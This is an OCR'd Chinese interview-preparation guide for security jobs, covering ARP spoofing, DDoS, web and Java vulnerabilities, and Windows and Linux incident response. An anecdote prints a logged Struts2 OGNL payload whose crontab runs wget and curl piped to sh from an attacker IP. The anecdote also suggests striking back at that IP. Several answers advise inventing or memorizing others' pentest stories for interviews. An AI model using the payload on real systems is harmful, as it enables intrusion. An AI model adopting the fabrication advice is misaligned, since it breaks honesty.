
第二步:当源主机要发送数据时，首先检测 ARP 列表中是否对应 IP 地址的目的主机的 MAC 地址，如果有，则直接发送数据。如果没有，就向本网段的所有主机发送 ARP 数据包，内容:我是 IP 地址、mac 地址，谁是 IP 地址、mac

第三步:当本网络的所有主机收到该 ARP 数据包时，首先检查数据包中的 IP 地址是否是自己的 IP 地址，如果不是，则忽略该数据包。如果是，则首先从数据包中取出源主机的 IP 和 mac 地址写入到 ARP 列表中，如果以存在，则覆盖，然后将自己的 mac 地址写入 arp 响应包中，告诉源主机自己是它想要找的 mac 地址。

第四步:源主机收到 ARP 响应包后，将目的主机的 IP 和 mac 地址写入 arp 列表，并利用此信息发送数据，如果源主机一直没有收到 arp 响应数据包，表示 arp 查询失败。

1.18.2 ARP 欺骗原理

一般情况下，ARP 欺骗并不是使网络无法正常通信，而是通过冒充网关或其他主机使得到达网关或主机的数据流通过攻击主机进行转发。通过转发流量可以对流量进行控制和查看，从而控制流量或得到机密信息。ARP 欺骗主机的流程如图 2 所示。



如图 2 所示，当主机 A 和主机 B 之间通信时，如果主机 A 在自己的 ARP 缓存表中没有找到主机 B 的 MAC 地址时，主机 A 将会向整个局域网中所有计算机发送 ARP 广播，广播后整个局域网中的计算机都收到了该数据。这时候，主机 C 响应主机 A，说我是主机 B，我的 MAC 地址是 XX-XX-XX-XX-XX-XX，主机 A 收到地址后就会重新更新自己的缓冲表。当主机 A 再次与主机 B 通信时，该数据将被转发到攻击主机（主机 C）上，则该数据流会经过主机 C 转发到主机 B。

1.18.3 ARP 攻击分类

单向 ARP 欺骗与双向 ARP 欺骗

1.18.4 ARP 防御方法

方法一:静态 ARP 绑定

手工绑定/双向绑定

windows 客户机上：

arp -s 10.1.1.254 00-01-2c-a0-e1-09

arp -a 查看 ARP 缓存表

路由器上静态绑定：

Router(config)#arp 10.0.0.95 0013.240a.b219 arpa f0/0

优点：配置简单

缺点：工作量大，维护量大

方法二:ARP 防火墙

自动绑定静态 ARP

主动防御

优点：简单易用

缺点：当开启人数较多时，会增大网络负担

方法三:硬件级 ARP 防御

交换机支持“端口”做动态 ARP 绑定（配合 DHCP 服务器）

或做静态 ARP 绑定

例如:

conf t

ip dhcp snooping

int range f0/1-48

switch(config-range-if)#

1.18.5 什么是 DOS 与 DDOS 攻击

DoS

利用程序漏洞或一对一资源耗尽的 Denial of Service 拒绝服务

DDoS 分布式拒绝服务

一对一的攻击完全拼**是** 各自的资源，效果差；

多对一的攻击汇聚资源能力，重点在于量大，属于资源耗尽型。

1.18.6 DDOS 攻击方式、目标、后果

1.18.7 DDOS 攻击分类

D 网络

基于巨量的 Flood 耗尽目标网络带宽资源

如：ICMP Flood, UDP Flood

D 协议

攻击协议漏洞发起的拒绝服务攻击

如：Syn Flood、Ping of Death、ARP、DNS、802.11、SSL

D 应用


针对应用软件和操作系统漏洞发起的拒绝服务攻击

大量频繁访问消耗系统资源严重的应用（CC)

通常表现为操作系统运行正常，网络流量不大，但服务停止响应


可以是一击毙命的，也可以是耗尽目标资源的


1.18.8 SYN 攻击原理



1.18.9 SYN 攻击后有什么特征

看网卡状态：每秒大于 1000 以上的接收包。
看连接状态：netstat －na，看到大量 SYN_RECEIVED 状态的连接。
用冰盾 DDoS 监控器查看：SYN>100
被攻击的直接感受：
Ping 主机不通或丢包严重。
即便没有开放端口，CPU 占用很高甚至 100%
用抓包工具抓包发现有大量的 syn，如下图






1.18.10 你是如何分析 DDOS 攻击的

Ping 211.189.31.188
HTTP 抓包分析：Smsniff.exe
HTTPDebug 协议分析
Netstat 命令
Telnet 命令
冰盾 DDoS 攻击监控器
查看网卡接包与发送情况
任务管理器查看进程 CPU 占用和网络带宽占用

1.18.11 DDOS 如何防范



1.19 其它漏洞

1.19.1 owasp 漏洞都有哪些？

SQL 注入防护方法： 2、失效的身份认证和会话管理 3、跨站脚本攻击 XSS 4、直接引用不安全的对象 5、安全配置错误 6、敏感信息泄露 7、缺少功能级的访问控制 8、跨站请求伪造 CSRF 9、使用含有已知漏洞的组件 10、未验证的重定向和转发

1.19.2 常见的网站服务器容器

IIS、Apache、nginx、Lighttpd、Tomcat

1.19.3 什么是 fastjson,有哪些漏洞？

答：

（1）Fastjson 是 Alibaba 开发的 Java 语言编写的高性能 JSON 库

（2）攻击者准备 rmi 服务和 web 服务，将 rmi 绝对路径注入到 lookup 方法中，受害者 JNDI 接口会指向攻击者控制 rmi 服务器，JNDI 接口向攻击者控制 web 服务器远程加载恶意代码，执行构造函数形成 RCE

（3）fastjson 漏洞历史

1.fastjson-1.2.24

(fastjson 接受的 JSON 可以通过艾特 type 字段来指定该 JSON 应当还原成何种类型的对象，在反序列化的时候方便操作)

2.fastjson-1.248 以下

(checkAutoType 中使用 TypeUtils.getClassFromMapping(typeName)去获取 class 不为空，从而绕过了黑名单检测)

3.fastjson-1.2.60 以下

(在此版本以下，字符串中包含\x 转义字符时可以造成 dos 漏洞)

1.19.4 docker 远程 api 漏洞原理

答：

（1）docker swarm 是一个将 docker 集群变成单一虚拟的 docker host 工具，使用标准的 Docker API，能够方便 docker 集群的管理和扩展，该未授权访问,可以通过 url 操作，执行 docker 命令。

（2）通过 docker client 执行目标服务器容器命令，docker 是以 root 权限运行的

一、有运行 ssh 服务，/root/.ssh 目录挂载到 container 内，，然后修改 /.ssh/authorized_keys 文件，把自己的 public key 写进去

二、没有运行 ssh 服务，利用挂载写 crontab 定时任务，反弹一个 shell

1.19.5 讲诉一些近期及有代表性的漏洞

Microsoft Exchange .Net 反序列化远程代码执行(CVE-2020-0688)

该漏洞是由于 Exchange 控制面板（ECP）组件中使用了静态密钥 validationKey 和 decryptionKey

Apache Tomcat 文件包含漏洞(CVE-2020-1938)

默认情况下,Tomcat 会开启 AJP 连接器, Tomcat 在 AJP 协议的实现上存在漏洞,导致攻击者可以通过发送恶意的请求,可以读取或者包含 Web 根目录下的任意文件,配合文件上传，将导致任意代码执行(RCE)

Weblogic IIOP 反序列化漏洞（CVE-2020-2551）

weblogic 核心组件中 IIOP 协议，通过该协议对存在漏洞的 WebLogic 进行远程代码执行的攻击

Apache Solr 远程代码执行（CVE-2019-12409）

默认配置文件 solr.in.sh,在其配置文件中 ENABLE_REMOTE_JMX_OPTS 字段默认配置不安全.如果使用默认配置,将启用 JMX 监视服务并将对公网监听 18983 的 RMI 端口,无需任何验证,配合 JMX RMI 远程代码执行

SHIRO-550 反序列化漏洞

shiro 默认使用了 CookieRememberMeManager，其处理 cookie 的流程是：

得到 rememberMe 的 cookie 值–>Base64 解码–>AES 解密–>反序列化

AES 的密钥是硬编码在代码里，就导致了反序列化的 RCE 漏洞

SHIRO-721 反序列化漏洞

不需要 key，利用 Padding Oracle Attack 构造出 RememberMe 字段后段的值结合合法的 RememberMe cookie 即可完成攻击

泛微 Ecology OA SQL 注入漏洞

validate.jsp 接口的 SQL 注入，/cpt/manage/validate.jsp

泛微 ecology OA 系统接口存在数据库配置信息泄露

/mobile/dbconfigreader.jsp,直接访问该页面将为 DES 加密以后的乱码,使用 DES 算法结合硬编码的 key 进行解密

Confluence 本地文件泄露漏洞(CVE-2019-3394)

catalina.jar 中的 org.apache.catalina.webresources.StandardRoot.class 的 getResource 方法的 validate 存在过滤和限制，所以可遍历路径均在 /WEB-INF 下

Apache Dubbo 反序列化漏洞（CVE-2019-17564）

当 HTTP remoting 开启的时候，存在反序列化漏洞

1.19.6 讲诉 2020 年护网出现过那些 oday 漏洞

答：

漏洞名称	对应厂商	影响版本
深信服EDR终端响应检测平台未授权远程代码执行	深信服	< 3.2.21
深信服EDR终端响应检测平台权限绕过	深信服	< 3.2.21
通达OA远程代码执行	中国兵器工业信息中心（通达OA）	11.6版本受影响，11.3以及2017版本不受影响
天融信数据防泄漏系统越权修改管理员密码	天融信	v3.1130.308p3_DLP.1
PHPCMS远程代码执行	PHPCMS	全版本
Horde Groupware Webmail Edition RCE	Horde	Groupware Webmail Edition
齐治运维堡垒机服务端存在命令执行漏洞	齐治	漏洞编号：CNVD-2019-20835

漏洞列表详细见老男孩 2020 护网 Word 文档

1.20 应急响应

1.20.1 网络安全事件应急响应（如，一业务主站被挂黑页的处理流程及应对方法）

1. 取证，登录服务器，备份，检查服务器敏感目录，查毒（搜索后门文件 - 注意文件的时间，用户，后缀等属性），调取日志（系统日志，中间件日志，WAF 日 志等）；

2. 处理，恢复备份（快照回滚，最近一次），确定入侵方法（漏洞检测，并进行修复）

3. 溯源，查入侵 IP，入侵手法（网路攻击事件）的确定等

4. 记录，归档--------预防-事件检测-抑制-根除-恢复-跟踪-记录通用漏洞的应对等其他安全应急事件

1.20.2 Windows 系统中毒了，说说你的应急方法

一、检查系统账号安全

1、查看服务器是否有弱口令、可疑账号、隐藏账号、克隆账号、远程管理端口是否对公网开放。

2、Win+R 打开运行，输入“eventvwr.msc”打开操作系统日志，查看管理员登录时间、用户名是否存在异常。

二、检查异常端口、进程

1、使用 netstat -ano 检查端口连接情况，是否有远程连接、可疑连接（主要定位 ESTABLISHED）。

2、根据 netstat 定位出的 pid，再通过 tasklist 命令进行进程定位 tasklist | findstr “PID”

3、也可以使用 D 盾_web 查杀工具、火绒剑、XueTr 等工具进行判断可疑进程（如蓝色、红色进程、没有签名验证信息的进程、没有描述信息的进程、进程的属主、进程的路径是否合法、 CPU 或内存资源占用长时间过高的进程）

三、检查启动项、计划任务、服务

1、检查服务器是否有异常的启动项，如：单击开始菜单 >【运行】，输入 msconfig 看一下启动项是否存在可疑启动，注册表 run 键值是否存在可疑启用文件，组策略，运行 gpedit.msc 查看脚本启动是否存在启用文件等

2、检查计划任务，如单击【开始】>【设置】>【控制面板】>【任务计划】，查看计划任务属性，便可以发现木马文件的路径

3、检查服务自启动，如单击【开始】>【运行】，输入 services.msc，注意服务状态和启动类型，检查是否有异常服务。

四、检查系统相关信息

1、查看系统版本以及补丁信息

检查方法：单击【开始】>【运行】，输入 systeminfo，查看系统信息是否打了补丁

2、查找可疑目录及文件

检查方法：

a、 查看用户目录，新建账号会在这个目录生成一个用户目录，查看是否有新建用户目录。

Window 2003 C:\Documents and Settings

Window 2008R2 C:\Users\

b、单击【开始】>【运行】，输入%UserProfile%\Recent，分析最近打开分析可疑文件。

c、在服务器各个目录，可根据文件夹内文件列表时间进行排序，查找可疑文件。

五、自动化查杀

用 360、卡巴斯基等病毒查杀系统病毒木马，Web 可以用 D 盾、河马工具查杀 Webshell 后门

六、日志分析

用 360 星图日志分析工具进行分析攻击痕迹或手工结合 EmEditor 进行日志分析

1.20.3 Linux 系统中毒了，说说你的应急方法

1、检查用户及密码文件/etc/passwd、/etc/shadow 是否存在多余帐号，主要看一下帐号后面是否是 nologin,如果没有 nologin 就要注意；

2、通过 who 命令查看当前登录用户（tty 本地登陆 pts 远程登录）、w 命令查看系统信息，想知道某一时刻用户的行为、uptime 查看登陆多久、多少用户，负载；

3、修改/etc/profile 的文件，在尾部添加相应显示时间、日期、ip、命令脚本代码，这样输入 history 命令就会详细显示攻击者 ip、时间历史命令等；

4、用 netstat -antlp|more 命令分析可疑端口、IP、PID，查看下 pid 所对应的进程文件路径，运行 ls -l /proc/$PID/exe 或 file /proc/$PID/exe（$PID 为对应的 pid 号）；

5、使用 ps 命令，分析进程 ps aux | grep pid

6、使用 vi /etc/inittab 查看系统当前运行级别，通过运行级别找到/etc/rc.d/rc[0~6].d 对应目录是否存在可疑文件；

7、看一下 crontab 定时任务是否存在可疑启用脚本；

8、使用 chkconfig --list 查看是否存在可疑服务；

9、通过 grep awk 命令分析/var/log/secure 安全日志里面是否存在攻击痕迹；

10、chkrootkit、rkhunter、Clamav 病毒后门查杀工具对 Linux 系统文件查杀；

11、如果有 Web 站点，可通过 D 盾、河马查杀工具进行查杀或者手工对代码按脚本木马关键字、关键涵数（evel、system、shell_exec、exec、passthru system、popen）进行查杀 Webshell 后门。

1.20.4 简单描述一下你在工作中遇到有意思的攻击溯源事件

有一天我们公司或客户反应公司门户网站打开之后会弹赌博和色情网页，接到用户反应之后，我通过自己的电脑打开公司门户网站并没有发现弹赌博和色情网页，后来通过手机访问发现果然一打开就会弹赌博和色情网页，后面我通过以下方法进行一步一步排查：

1、 打开 burp 设置手机代理抓包发现网站首页返回包里面有一串<script src=https://www.xxxx.com/xx.js></script>代码，访问 xx.js 文件里面还包含了一串 xx.js 文件，打开包含的 js 文件发现里面有弹出来的色情赌博网站。

2、 我立马登录服务器通过 netstat –anplt、ps aux、chkconfig –list 查看当前服务器连接、进程、服务等并没有发现异常；

3、 访问开机启动配置文件/etc/rc.local、/etc/rc.d/rc[0~6].d 也没发现异常；查看 crontab 定时任务也正常；

4、 查看/etc/passwd、/etc/shadow 也正常；

5、 使用 vi 对/etc/profile 配置文件进行加入显示 ip、日期时间、详细命令代码，再使用 histroy 查看历史命令，发现攻击者使用了 wget –o –q http://www.xxx.com/xx/logo.jpg|sh 下载脚本后门，我立马通过 find / -name logo.jpg 找出攻击者下载到服务器的 logo.jpg 文件，打开 logo.jpg 发现里面存在一段通过 if 判断 user-agent 头判断用户是通过手机还是 pc 机访问的代码，同时我也通过 xsearch 工具查找网站源代码里面是否存在调用 logo.jpg 文件的代码，果然发现网站源代码里面存在 include 涵数调用 logo.jpg 文件后门代码，删除网站源代码里面的 include 涵数调用代码和服务器里面里面的 logo.jpg,接着用手机访问网站首页，发现还是存在弹赌博和色情网页，排查了很久，结果发现 ngix.conf 配置文件里面有一行 proxy_pass http://www.xxxx.com/xxx/xx.js 代码，直接删掉再次访问，果然恢复正常；

6、 接着开始攻击溯源，到网站目录按时间进行排序查看修改过的脚本文件，发现了新上传的 Webshell，以 webshell 文件名和前面的 logo.jpg 作为关键字到 nginx 日志文件/var/log/access.log 里面查找攻击痕迹，结果发现了一段 stur2 攻击代码：

```
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.contain
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.Og
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))
(#cmd='echo "*/20 * * * * wget -O - -q http://123.188.87.11/icons/logo.jp
* * curl http://123188.87.11/icons/logo.jpg|sh" | crontab -;wget -O - -q
http://123.188.87.11/icons/logo.jpg|sh').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))
(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStre
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)
(#ros.flush())}
```

直接使用安恒内部 stur2 内部验证工具对日志里面存在的攻击地址一验证，发现果然是从 stur2-057 漏洞进来的，立马升级 stur2 框架修复漏洞。

7、 通过日志里面的攻击 ip 到 https://www.opengps.cn/Data/IP/LocHighAcc.aspx 进行定位，发现是国外菲律宾攻击者，通过漏洞扫描器、手工对攻击 ip 开始尝试反攻，故事后面你自己再慢慢编编下来，哈哈.....

1.21 面试中常问的其它问题

1.21.1 你工作之外对那方有所研究，平时有写过文章吗？参加过什么比赛吗？

1，新兴技术的研究（IOT 安全，区块链，人工智能，机器学习等）

2，个人博客（原创文章），投稿，人脉，安全峰会，安全研究 Paper，安全议题分享等

3，比赛（CTF，团队比赛等），线下培训

4，在校经历（获奖，个人项目，团队活动，担任学生干部等）

5，英语 CET-4，CET-6

1.21.2 读过的技术书籍（学习的途径）

《白帽子讲 web 安全》、《ios 应用逆向工程-第 2 版》、《加密与解密-第 3 版》、《汇编语言-第 2 版》、《OWASP-MSTG》等，自己提前准备好。

1.21.3 问面试官的问题

q1、贵公司，信息安全部门的规模，发展等

q2、任职后的工作职责，内容，出差，时间等

q3、劳动合同（实习生签三方协议和转正问题），是否解决户口

q4、薪资（税后），奖金，股票期权，福利，活动等

1.21.4 说说你上家公司的情况

如公司地址，上级领导姓名、公司多少人、公司周边环境、怎么去你们公司、你在你们公司干什么事、什么岗位、为什么离职

1.21.5 说一次你映像比较深的渗透测试经历

Wooyun 找个有技术含量的案例背下来

1.21.6 说一下你将来的职业规划

自己好好提前想好

1.21.7 现在毕业了没有

想好

1.21.8 简历说一下自我介绍，工作经历，擅长的方向

自己好好提前想好

1.21.9 之前在上个公司干啥的

自己好好想好

1.21.10 你做过那些项目，说说具体流程

自己把故事编写好、死记